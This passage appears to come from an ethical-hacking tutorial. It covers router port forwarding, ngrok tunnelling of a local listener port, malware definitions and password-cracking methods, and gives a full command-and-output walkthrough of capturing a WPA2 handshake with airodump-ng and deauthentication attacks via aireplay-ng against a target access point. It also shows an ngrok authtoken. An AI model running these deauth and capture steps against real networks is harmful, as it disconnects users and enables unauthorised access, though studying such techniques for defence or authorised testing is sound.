The screenshot shows a web-based user interface for a GPON Home Gateway. At the top, there is a header bar with the text "GPON Home Gateway" on the left and "Logout" on the right. Below the header, the page title is "Status>Device Information". On the left side, there is a sidebar with a tree-like navigation menu. The "Status" node is expanded, showing several sub-options: "Device Information", "LAN Status", "WAN Status", "WAN Status IPv6", "Home Networking", "Optics Module Status", "Statistics", "Voice Information", and "Airtel Status". Other collapsed nodes include "Network", "Security", "Application", and "Maintenance". The main content area displays device information in a table format. The table has two columns: "Parameter" and "Value". The parameters listed are Device Name, Vendor, Serial Number, Hardware Version, Boot Version, Software Version, and Device Running Time. The corresponding values are G-2425G-A, Nokia, ALCLB3ADC38C, 4FE47269DBAA, U-Boot Dec-31-2016-12:00:00, 3FEFH90J5BLKB12, and 4 hours 16 minutes 1 second. A "Refresh" button is located at the bottom right of the content area.

Device Name	G-2425G-A
Vendor	Nokia
Serial Number	ALCLB3ADC38C
Hardware Version	4FE47269DBAA
Boot Version	U-Boot Dec-31-2016-12:00:00
Software Version	3FEFH90J5BLKB12
Device Running Time	4 hours 16 minutes 1 second

It is evident from my router setting page that am using a Nokia router. While the user interface can be changed based on the company you are using, the concept remains the same.

Get the forwarding options- These can be accessed by exploring all the sections or tabs in your router. I specifically used the application tab for my router, but as you can see from the screenshot, there are seven tabs.

GPON Home Gateway [Logout](#)

Application>Port Forwarding

<ul style="list-style-type: none"> Status Network Security Application Port Forwarding Port Triggering DDNS NTP USB UPNP and DLNA Maintenance 	<table border="0"> <tr> <td style="width: 45%;"> Application Name </td> <td style="width: 55%;"> <input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/> </td> </tr> <tr> <td>WAN Port</td> <td><input type="text"/></td> </tr> <tr> <td>LAN Port</td> <td><input type="text"/></td> </tr> <tr> <td>Internal Client</td> <td><input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/></td> </tr> <tr> <td>Protocol</td> <td><input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="TCP"/></td> </tr> <tr> <td>Enable Mapping</td> <td><input type="checkbox"/></td> </tr> <tr> <td>WAN Connection List</td> <td><input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="1_TR069_INTERNET_R_VID_100"/></td> </tr> </table> <p style="text-align: right;">Add</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: center; padding: 2px;">Application Name</th> <th style="text-align: center; padding: 2px;">WAN Connection</th> <th style="text-align: center; padding: 2px;">WAN Port</th> <th style="text-align: center; padding: 2px;">LAN Port</th> <th style="text-align: center; padding: 2px;">Device Name</th> <th style="text-align: center; padding: 2px;">Internal Client</th> <th style="text-align: center; padding: 2px;">Protocol</th> <th style="text-align: center; padding: 2px;">Status</th> <th style="text-align: center; padding: 2px;">Delete</th> </tr> </thead> <tbody> <tr> <td style="height: 40px;"></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> </tbody> </table>	Application Name	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>	WAN Port	<input type="text"/>	LAN Port	<input type="text"/>	Internal Client	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>	Protocol	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="TCP"/>	Enable Mapping	<input type="checkbox"/>	WAN Connection List	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="1_TR069_INTERNET_R_VID_100"/>	Application Name	WAN Connection	WAN Port	LAN Port	Device Name	Internal Client	Protocol	Status	Delete									
Application Name	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>																																
WAN Port	<input type="text"/>																																
LAN Port	<input type="text"/>																																
Internal Client	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>																																
Protocol	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="TCP"/>																																
Enable Mapping	<input type="checkbox"/>																																
WAN Connection List	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="1_TR069_INTERNET_R_VID_100"/>																																
Application Name	WAN Connection	WAN Port	LAN Port	Device Name	Internal Client	Protocol	Status	Delete																									

Let's have a look at each of them.

GPON Home Gateway [Logout](#)

Application>Port Forwarding

<table border="0"> <tr> <td style="width: 45%;"> Application Name </td> <td style="width: 55%;"> <input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/> </td> </tr> <tr> <td>WAN Port</td> <td><input type="text"/></td> </tr> <tr> <td>LAN Port</td> <td><input type="text"/></td> </tr> <tr> <td>Internal Client</td> <td><input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/></td> </tr> <tr> <td>Protocol</td> <td><input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="TCP"/></td> </tr> <tr> <td>Enable Mapping</td> <td><input type="checkbox"/></td> </tr> <tr> <td>WAN Connection List</td> <td><input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/></td> </tr> </table>	Application Name	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>	WAN Port	<input type="text"/>	LAN Port	<input type="text"/>	Internal Client	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>	Protocol	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="TCP"/>	Enable Mapping	<input type="checkbox"/>	WAN Connection List	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>	<div style="border: 1px solid #ccc; padding: 5px; width: fit-content; margin-bottom: 10px;"> Custom settings <ul style="list-style-type: none"> Age of Empires Age of Kings Age of Wonders AIM Talk Aliens vs Predator All Command&Conquer network Anarchy Online Apple remote desktop Asheron's Call Baldur's Gate BattleCom Battlefield Communicator BearShare BitTorrent Black and White Call of Duty Camera IP 1 Camera IP 2 Camera IP 3 </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: center; padding: 2px;">Application Name</th> <th style="text-align: center; padding: 2px;">WAN Connection</th> <th style="text-align: center; padding: 2px;">WAN Port</th> <th style="text-align: center; padding: 2px;">LAN Port</th> <th style="text-align: center; padding: 2px;">Device Name</th> <th style="text-align: center; padding: 2px;">Internal Client</th> <th style="text-align: center; padding: 2px;">Protocol</th> <th style="text-align: center; padding: 2px;">Status</th> <th style="text-align: center; padding: 2px;">Delete</th> </tr> </thead> <tbody> <tr> <td style="height: 40px;"></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> </tbody> </table>	Application Name	WAN Connection	WAN Port	LAN Port	Device Name	Internal Client	Protocol	Status	Delete									
Application Name	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>																																
WAN Port	<input type="text"/>																																
LAN Port	<input type="text"/>																																
Internal Client	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>																																
Protocol	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="TCP"/>																																
Enable Mapping	<input type="checkbox"/>																																
WAN Connection List	<input style="border: 1px solid #ccc; padding: 2px; width: 100%;" type="button" value="Custom settings"/>																																
Application Name	WAN Connection	WAN Port	LAN Port	Device Name	Internal Client	Protocol	Status	Delete																									

1.

Application name- This tab is used to specify the application for which we want to forward the port. Since we don't require that at the moment, we will leave it as it is.

WAN Port

8080

8080

2.

WAN port- Here you choose a port for WAN (Wide Area Network). I use 8080 because it is used by websites and applications so it can bypass firewalls.

3. LAN port-This is where we enter the Local Area Network (LAN) port we want to forward. Again, I used 8080, but you can use the LAN port of your preference.

LAN Port

8080

8080

Internal Client

Protocol

Enable Mapping

WAN Connection List

Custom settings

Custom settings

Unknown_e0:dc:ff:70:31:34

DESKTOP-673554D

android-b2526cace75

1_TR069_INTERNET_R_VID_100

Add

4.

Internal client- In this tab, we input the IP address of the device(s) whose port we want to forward to. The custom setting tab can also be used to choose the devices.

Internal Client

Protocol

Enable Mapping

WAN Connection List

DESKTOP-673554D

192.168.1.7

TCP

TCP

UDP

TCP/UDP

1_TR069_INTERNET_R_VID_100

Add

5. Protocol- Here we select the traffic we will use to accept traffic. You can choose Transmission Control Protocol (TCP), User Datagram Protocol

(UDP), or both.

6. Enable mapping- You should tick this section if you are adding a new record for a server. If you are port forwarding for a specific application, there is no need to mark this section.

Enable Mapping

Application>Port Forwarding

Application Name	Custom settings	
WAN Port	8080	8080
LAN Port	8080	8080
Internal Client	DESKTOP-673554D	192.168.1.7
Protocol	TCP/UDP	
Enable Mapping	<input checked="" type="checkbox"/>	
WAN Connection List	1_TR069_INTERNET_R_VID_100	
<input type="button" value="Add"/>		

7.

WAN connection list- Here, you select the WAN connection list. If you only have one list as in my case, you should consider keeping it default and adding a new rule.

Application Name	WAN Connection	WAN Port	LAN Port	Device Name	Internal Client	Protocol	Status	I
Customer settings	1_TR069_INTERNET_R_VID_100	8080~8080	8080~8080	DESKTOP-673554D	192.168.1.7	TCP/UDP	ACTIVE	

When everything is done, click on the “Add” button and a new rule will be added. Every request on our public IP with an 8080 port number will be


forwarded to my local IP.

Port Forwarding Over WAN

We have learned how to forward our local port using a router to access our local host over Wide Area Network (WAN), but the problem is that everyone does not have a router at their home. In this section, we are going to forward our WAN IP using a website.

The website we will use to forward our WAN IP is called ngrok. There are lots of other websites and tools are also available, but for now we will go with ngrok. We are using ngrok because it comes with two plans. One is free and the other is paid. We will use the free plan because it will fill our needs. Follow the given steps to forward WAN IP using ngrok.

To forward a port using ngrok, we need to create an account in ngrok. Go to www.ngrok.com to create a new account.



Once you log in after creating your account, download the software based on your operating system. We are using Kali Linux so we will download a Linux version.

```
anon@kali:~/Downloads$ sudo unzip ngrok-stable-linux-amd64.zip
```

```
[sudo] password for anon:
```

```
Archive: ngrok-stable-linux-amd64.zip
```

```
 inflating: ngrok
```

```
anon@kali:~/Downloads$
```

After Downloading the setup, we need to unzip the file because it is in the zip format. We can unzip the file using unzip command so we will type “**sudo unzip (File name)**” if you are in the directory where the file is downloaded. If you are not in the directory where the file is downloaded, then you have to give the path where file is stored.

Example: **Sudo** (Because we are not a root user. If you are a root user, you can leave this command) **unzip** (Command is used to unzip the zip files) **file path** (where the file is stored) **Filename**

```
anon@kali:~ Sudo unzip /home/anon/Downloads/ngrok-stable-linux-amd64.zip
```

After unzipping the file, we have to run a command which will add your authorization token to the default ngrok.yml configuration file. This will grant you access to more features and longer session times.


Go to the directory where the unzipped file is stored and type the following command.

```
. /ngrok authtoken (authtoken Key)
```

```
$ ./ngrok authtoken 1jRzeTv3nTmkH5d5do7spxyRZor_2qengGg33ph35xRyXYLKW
```

How to get an ngrok auth token?

To get your auth token login to your ngrok account, click on the authentication tab on left hand corner. Click on “**Your Authtoken**” in the authtoken tab.



After going to the authtoken page, just copy the authtoken or you can also copy the command and past it in the terminal.

A screenshot of the 'Your Authtoken' page. The title 'Your Authtoken' is at the top. Below it is a text block: 'This is your personal Authtoken. Use this to authenticate the ngrok agent that you downloaded.' A text input field contains the token '1jRzeTv3nTmkH5d5do7sxpypZor_2qengGs33pz3'. To the right is a blue 'Copy' button with a clipboard icon. Below this is a 'Command Line' section with the text: 'Authenticate your ngrok agent. You only have to do this once. The Authtoken is saved in the default configuration file.' and a code block: '\$./ngrok authtoken 1jRzeTv3nTmkH5d5do7sxpypZor_2qengGs33pz3'.

After authentication, you will see a message Authtoken saved to **configuration file: /home/anon/.ngrok2/ngrok.yml**. If authentication is failed, try again or restart your PC.

```
anon@kali: ~/Downloads$ ./ngrok authtoken 1jRzeTv3nTmkH5d5do7spxyRZor_2qengGs33pz35xRH
Auth token saved to configuration file: /home/anon/.ngrok2/ngrok.yml
```

After authentication you can connect your ngrok and use their services. To connect the ngrok type the following command into your terminal.

```
$ ngrok (protocol name) (Port number which you want to forward)
```

Example: **ngrok tcp 4444**

```
anon@kali: ~/D
ngrok by @inconshreveable

Session Status      online
Account            7729@gmail.com (Plan: Free)
Version            2.3.35
Region             United States (us)
Web Interface     http://127.0.0.1:4040
Forwarding         tcp://0.tcp.ngrok.io:10714 -> localhost:4444

Connections        ttl     opn     rt1     rt5     p50     p90
                  0       0     0.00    0.00    0.00    0.00
```

Now, we can use **0.tcp.ngrok.io** as our public IP and **10714** as a port. Every request on this port will be forwarded to my local port which is 4444.

Trojan, Virus, and Worms



What is a Trojan?

Considered as one of the most popular viruses, the Trojan horse is a highly infectious program that can severely damage the health of a computer. A Trojan horse is a flawed computer program that can infect remote computers either by deleting your important files or by making vital changes. A Trojan horse can be disguised as legitimate software or file from a reliable source.

After opening it, all your crucial files get infected, and in some cases, you can lose some vital functionality of your system. A simple way to know that a system is infected is when you see suspicious files that begin with “HKEY” for the file name. The best way to combat Trojans is to install a reliable antivirus program and ensure that it stays updated at all times. This is in consideration that there are individuals out there who are constantly creating new Trojan programs to create a mess online.

What is a virus?

A computer virus is a software program that is developed to make a computer run erratically. These virus programs are often self-duplicating which means they can produce copies of themselves to spread through your computer or other computers connected by a network.

They can be completely unnoticeable if a computer antivirus software is not installed. Most of them can be attached to other programs, especially those that are downloaded by Internet users. Downloads are one of the most common ways in which computer viruses find their way into users' computers, but they are not the only ones.

Viruses can also negatively affect the performance of a computer system, taking into consideration that they use most of your system resources. One may not immediately realize that their computer is slowing down as a result of viruses, but their presence is more than likely to be felt with time.

What is a worm?

A worm is a form of a virus that is attached to a file but is different from a virus. A worm can replicate itself and spread throughout the computer without your knowledge. Not only does it spread to all different parts but files on your computer, but a worm can easily find its way through emails as well.

You should keep in mind that the longer a worm stays on your computer, the greater the damages and interruptions it causes. Luckily, there are lots of antivirus programs out there that should greatly enhance protection. One thing, however, that you need to consider is that even if an antivirus improves protection, it does not guarantee the full defense of the system as a whole.

	Trojan	Virus	Worm
Definition	A Malicious program that can be used to control a victim's computer system from a remote location.	A self-replicating program that attaches itself to programs and Files.	An illegal program that spreads through a network into computer systems.
Purpose	Sensitive Data theft, spying the victim's computer, etc..	Slow computer system performance, Corrupt user Data, etc.	Install backdoors on the victim's computer, Slow the user Network, etc.
Counter Measures	Update patch for the use of antivirus software Security policy for the use of operating systems Internet and external storage media, etc.		

Countermeasure

There are different sources of Trojans, viruses, and worms with the internet being the leading source. If you access the internet often or share files with other people who do, there is a high probability of coming into contact with

computer viruses. That, however, should not be a cause for concern since there is a myriad of software meant to protect your computer. They come in free as well as paid versions with their effectiveness and prices varying depending on the antivirus program you have chosen. Here are several ways you can protect your computer against virus attacks:

1. Avoid downloading unnecessary files from the internet. This includes spam attachments, games, and programs that seem to offer “too good to be true” deals.
2. Install an antivirus program. The program should be updated regularly to stay at par with the newer versions of Trojans.
3. Scan external storages on a different computer before using them.
4. Back up vital information on external storage, e.g., a read-only media such as CDs and DVDs, just in case malware or Trojans cripple your computer.
5. Update your operating system to reduce infections and virus replications.
6. Scan attachments before downloading them.

Password attack & cracking



What is a password cracking?

Password cracking is the process that's used to expose computer passwords. Cracking a computer password can be done by guessing the password repeatedly or using an algorithm to generate the password. This process is usually done for good or bad reasons. If you forget your computer password, password cracking can help you recover your data. A system administrator can also do password cracking for non-malicious reasons such as trying to determine the strength of the passwords used. On the other hand, this process can be done for malicious reasons e.g. accessing other people's information without their consent. Password cracking is related to cybercrimes where a third party steals other people's confidential information to benefit themselves.

Best Password Cracking Techniques

There are lots of techniques that are used in password cracking, but, we are going to look at the best five that are commonly used. We shall also use these techniques in upcoming practice lessons

1. Social Engineering

Social engineering is the term used for a wide range of malicious activities carried out through human interactions. Basically, it is the art of manipulating/tricking the human brain using various hacking tools and techniques. This is the next step of hacking after footprinting wherein the hacker tries to get some important information about the target.

2. Phishing

Phishing is also a small part of social engineering. In this attack, the hacker makes a fake replica of the site or page and sends it to his victim instead of the real one, and when the victim enters his username and password, the attacker will get a copy of the data. These attacks are used to hack only those

sites that need any input to login.

3. Rainbow Table Attack

Is probably one of the fastest ways to find a password and hack into someone's computer or secured systems. What the hackers do is use a pre-computed hash table that is already pre-matched to possible passwords.

Then, the rainbow attack gives hackers the option to reverse the hashing function and find the correct password. After the hacker gains access to the password database, they compare hashed passwords against potential plain text words on the table.

Common security systems that protect passwords are very ineffective against a rainbow attack. Using the rainbow attack, a hacker can break a fourteen-digit password in less than three minutes.

4. Brute Force Attack?

This may be the simplest and easiest way to hack into a computer. The brute force method of attacking a protected computer means that the hacker continues trying various combinations of usernames and passwords until they get the right password.

Alternatively, the hacker may use a bot to get them the power they need to perform this attack. To carry out a brute force attack, you would need a supercomputer that can handle millions of combinations every second for an eight-digit password.

If the password has nine digits, the supercomputer may take a few more seconds to find the right combination of username and password.

5. Dictionary Attack?

As you may have guessed, the dictionary attack uses words from the dictionary to help discover the right password for the system under attack. This is done in a systematic method.

The dictionary attack can as well be used to find the decryption key using the same methodology. What makes this attack so popular for hackers is that businesses and individuals use simple names or words as their passwords.

What the dictionary attack cannot do is break multi-word passwords. Nor can

it work against password systems that randomly use upper- and lower-case letters which are combined with numbers.

WiFi Cracking Using Brute Force Attack


This section goes ahead to crack the wpa2 WiFi network by the use of brute force. To carry this out, we will capture the handshake. This is the password of the WiFi in the encrypted format.

We need to make use of a WiFi adapter to undertake this attack. This adapter has to be built into the laptops, otherwise it will hardly work if you are using the Kali Linux virtual machine.

You also have the liberty to make use of a live USB drive or even purchase a separate wireless fidelity adapter.

Follow the given step below to capture the handshake:

1. Open terminal and type “iwconfig”



A screenshot of a terminal window on Kali Linux. The terminal prompt is '(root㉿kali)-[~/home/kali]'. The user types '# iwconfig' and presses enter. The output shows the configuration for three interfaces: 'lo' (loopback), 'eth0' (ethernet), and 'wlan0' (wireless). The 'wlan0' interface is currently in 'Managed' mode, connected to an access point, with various parameters like Tx-Power set to 15 dBm. The terminal ends with a red prompt '# []'.

```
(root㉿kali)-[~/home/kali]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=15 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off

Home       6.mpg
# [ ]
```

From the foregoing, you may clearly see that the WiFi is presently in “manage mode.” We need to set it to “monitor mode” to enable it to scan all the existing wireless networks in your area.

2. Type **airmon-ng start (interface name)**

```
[root@kali]~[/home/kali]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1072 NetworkManager
1163 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

[root@kali]~[/home/kali]
#
```

If we choose to go back and type “iwconfig,” we might see that the interface is now altered to the “wlan0mon” and that the same also now becomes the monitor.

```
[root@kali]~[/home/kali]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Power Management:off

[root@kali]~[/home/kali]
#
```

We now need to scan all the existing WiFi networks in the area and the targeted mac and the channel numbers.

3. Type **airodump-ng (interface name)**



```
root@kali: /home/kali
File Actions Edit View Help

CH 13 ][ Elapsed: 42 s ][ 2020-11-28 15:15

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER  AUTH
18:45:93:79:5D:09 -32    83      236    0  1  130  WPA2  CCMP  PSK
00:1E:A6:CF:DF:50 -71    133      0     0  5  270  WPA2  CCMP  PSK
2C:6F:C9:38:C9:A5 -84     42      1     0  5  135  WPA2  CCMP  PSK
B8:C1:AC:7E:09:D7 -88     29      0     0  2  270  WPA2  CCMP  PSK

BSSID          STATION          PWR  Rate  Lost  Frames  Notes
18:45:93:79:5D:09 E0:DC:FF:70:31:34 -48  1e- 1    0    330
18:45:93:79:5D:09 60:8E:08:11:00:04 -55  0 -24e   20    23
2C:6F:C9:38:C9:A5 02:1E:A6:0F:DF:50 -72  0 - 1e  189    10
```

We are now able to behold all the names of the existing wireless networks in the area along with their bssid, encryption, and channel numbers, among others.

The term, “bssid,” is the MAC address of the wireless fidelity networks that exist in the areas concerned. Under each station, we are able to see each respective network and their corresponding bssids.

At this point, we now have the channel numbers and the bssids of the targeted networks. We may now go ahead and capture the handshakes.

4. Close the past terminal and open a new one.

You now have to close the past terminal and open a brand new one. Type “airodump-ng -- bssid (the MAC address of the targeted network), the channel (the number of the channel) -w capture (the name of the interface) etc.”

```
airodump-ng -bssid 18:45:93:79:5D:07 -channel 1 -w capture wlan0mon
```

```
root@kali:/home/kali
File Actions Edit View Help

CH 1 ][ Elapsed: 7 mins ][ 2020-11-28 15:46

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER
18:45:93:79:5D:09 -32 100    4607   5792 13 1 130 WPA2 CCMP

BSSID          STATION          PWR Rate Lost Frames Notes
18:45:93:79:5D:09 E0:DC:FF:70:31:34 -37 1e- 1 0 11928
18:45:93:79:5D:09 60:8E:08:11:00:04 -57 1e-24e 0 3339
```

The system has now begun skimming a single network. We now need to commence sending deauthentication packets to the router in order that the same may get hold of the handshake. Type the given commands to do this.

5. Type aireplay-ng -0 (this is the number of packets you wish to send out) --bssid (that is the bssid of the targeted router) and close it with the (interface name).

e.g. aireplay-ng -0 10 -a 18:45:93:79:5D:09 wlan0mon


```
root@kali:[~]
$ sudo su
(root㉿kali)[~/home/kali]
# aireplay-ng -0 10 -a 18:45:93:79:5D:09 wlan0mon
16:00:36 Waiting for beacon frame (BSSID: 18:45:93:79:5D:09) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:00:36 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:36 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:37 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:37 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:38 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:38 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:39 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:39 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
]
16:00:40 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]
16:00:40 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:79:5D:09]

(root㉿kali)[~/home/kali]
```

Whenever we send out the deauthentication packets to the router, all the gadgets that are attached to it are automatically disconnected.

Upon sending out all the deauth packets, all of those gadgets will yet again reconnect automatically. This of course shall usher in another handshake.

Thus, if we get back to the terminals where we started out to monitor the targeted networks, we are now able to behold the received handshake which we may further use to crack the password of the wireless fidelity networks by use of brute force or the dictionary attacks.



Since we did not specify any paths for the files captured, it is stashed in the root directory with the “.cap” extension.

Cracking wifi password using brute force attack

